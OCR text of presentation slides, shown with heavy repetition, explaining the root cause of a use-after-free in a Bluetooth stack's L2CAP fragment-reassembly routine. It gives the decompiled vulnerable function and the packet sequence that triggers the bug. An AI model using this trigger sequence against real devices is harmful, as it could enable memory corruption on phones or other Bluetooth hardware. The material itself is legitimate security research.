
Bug :: UAF Root Cause

1. TX HCI ACL Start -> SDP Profile
2. TX HCI ACL Start -> L2CAP Conless (cid=2)

   L2CAP PDU Length (0x800) > 0x4F1, i.e.

   `p_link->length      >  0x4F1`






```
__int32 __fastcall prh_l2_sar_data_ind(
 char *hci_handle, host_buf *inbf, HCI_ACL_FLAGS flags)
{
 ...
 switch (flags) {
   case prh_hci_ACL_START_FRAGMENT:
     if ( !p_link->mtu_complete && p_link->cur_buf ) {
       host_buf_free(p_link->cur_buf);
       p_link->cur_buf = NULL;
     }
     p_link->mtu_complete = 0;
     p_link->length = data[0] | (data[1] << 8);
     ...
     if ( cid == 2 && p_link->length > 0x4F1 ) {
       return 0;
     }
     ...
     p_link->cur_buf = host_buf_alloc(p_link->length);
     p_link->cur_pos = p_link->cur_buf;
     ...
   case prh_hci_ACL_CONTINUE_FRAGMENT:
     ...
     memcpy(p_link->cur_pos, data, inbf->len);
     p_link->cur_len += inbf->len;
     if ( p_link->length != p_link->cur_len ) {
       p_link->cur_pos += inbf->len;
       return ret;
     }
```

Bug :: UAF Root Cause

1. TX HCI ACL Start -> SDP Profile
2. TX HCI ACL Start -> L2CAP Conless (cid=2)

   L2CAP PDU Length (0x800) > 0x4F1, i.e.

   `p_link->length > 0x4F1`



p_link

cur_pos

cur_buf

cur_len=0

handle

pending_cid

length=0x500

mtu_complete=0

heap chunk


freed

Legend:

uninitialized

initialized

controlled




```
__int32 __fastcall prh_l2_sar_data_ind(
 char *hci_handle, host_buf *inbf, HCI_ACL_FLAGS flags)
{
 ...
 switch (flags) {
   case prh_hci_ACL_START_FRAGMENT:
     if ( !p_link->mtu_complete && p_link->cur_buf ) {
       host_buf_free(p_link->cur_buf);
       p_link->cur_buf = NULL;
     }
     p_link->mtu_complete = 0;
     p_link->length = data[0] | (data[1] << 8);
     ...
     if ( cid == 2 && p_link->length > 0x4F1 ) {
       return 0;
     }
     ...
     p_link->cur_buf = host_buf_alloc(p_link->length);
     p_link->cur_pos = p_link->cur_buf;
     ...
   case prh_hci_ACL_CONTINUE_FRAGMENT:
     ...
     memcpy(p_link->cur_pos, data, inbf->len);
     p_link->cur_len += inbf->len;
     if ( p_link->length != p_link->cur_len ) {
       p_link->cur_pos += inbf->len;
       return ret;
     }
```


Bug :: UAF Root Cause

1. TX HCI ACL Start -> SDP Profile
2. TX HCI ACL Start -> L2CAP Conless (cid=2)

   L2CAP PDU Length (0x800) > 0x4F1, i.e.

   `p_link->length      >  0x4F1`






```
__int32 __fastcall prh_l2_sar_data_ind(
 char *hci_handle, host_buf *inbf, HCI_ACL_FLAGS flags)
{
 ...
 switch (flags) {
   case prh_hci_ACL_START_FRAGMENT:
     if ( !p_link->mtu_complete && p_link->cur_buf ) {
       host_buf_free(p_link->cur_buf);
       p_link->cur_buf = NULL;
     }
     p_link->mtu_complete = 0;
     p_link->length = data[0] | (data[1] << 8);
     ...
     if ( cid == 2 && p_link->length > 0x4F1 ) {
       return 0;
     }
     ...
     p_link->cur_buf = host_buf_alloc(p_link->length);
     p_link->cur_pos = p_link->cur_buf;
     ...
   case prh_hci_ACL_CONTINUE_FRAGMENT:
     ...
     memcpy(p_link->cur_pos, data, inbf->len);
     p_link->cur_len += inbf->len;
     if ( p_link->length != p_link->cur_len ) {
       p_link->cur_pos += inbf->len;
       return ret;
     }
```


Bug :: UAF Root Cause

1. TX HCI ACL Start -> SDP Profile
2. TX HCI ACL Start -> L2CAP Conless (cid=2)

   L2CAP PDU Length (0x800) > 0x4F1, i.e.

   `p_link->length     >  0x4F1`







```
__int32 __fastcall prh_l2_sar_data_ind(
 char *hci_handle, host_buf *inbf, HCI_ACL_FLAGS flags)
{
 ...
 switch (flags) {
  case prh_hci_ACL_START_FRAGMENT:
   if ( !p_link->mtu_complete && p_link->cur_buf ) {
    host_buf_free(p_link->cur_buf);
    p_link->cur_buf = NULL;
   }
   p_link->mtu_complete = 0;
   p_link->length = data[0] | (data[1] << 8);
   ...
   if ( cid == 2 && p_link->length > 0x4F1 ) {
    return 0;
   }
   ...
   p_link->cur_buf = host_buf_alloc(p_link->length);
   p_link->cur_pos = p_link->cur_buf;
   ...
  case prh_hci_ACL_CONTINUE_FRAGMENT:
   ...
   memcpy(p_link->cur_pos, data, inbf->len);
   p_link->cur_len += inbf->len;
   if ( p_link->length != p_link->cur_len ) {
    p_link->cur_pos += inbf->len;
    return ret;
   }
```

Bug :: UAF Root Cause

1. TX HCI ACL Start -> SDP Profile
2. TX HCI ACL Start -> L2CAP Conless (cid=2)
   L2CAP PDU Length (0x800) > 0x4F1, i.e.
3. TX HCI ACL Continue



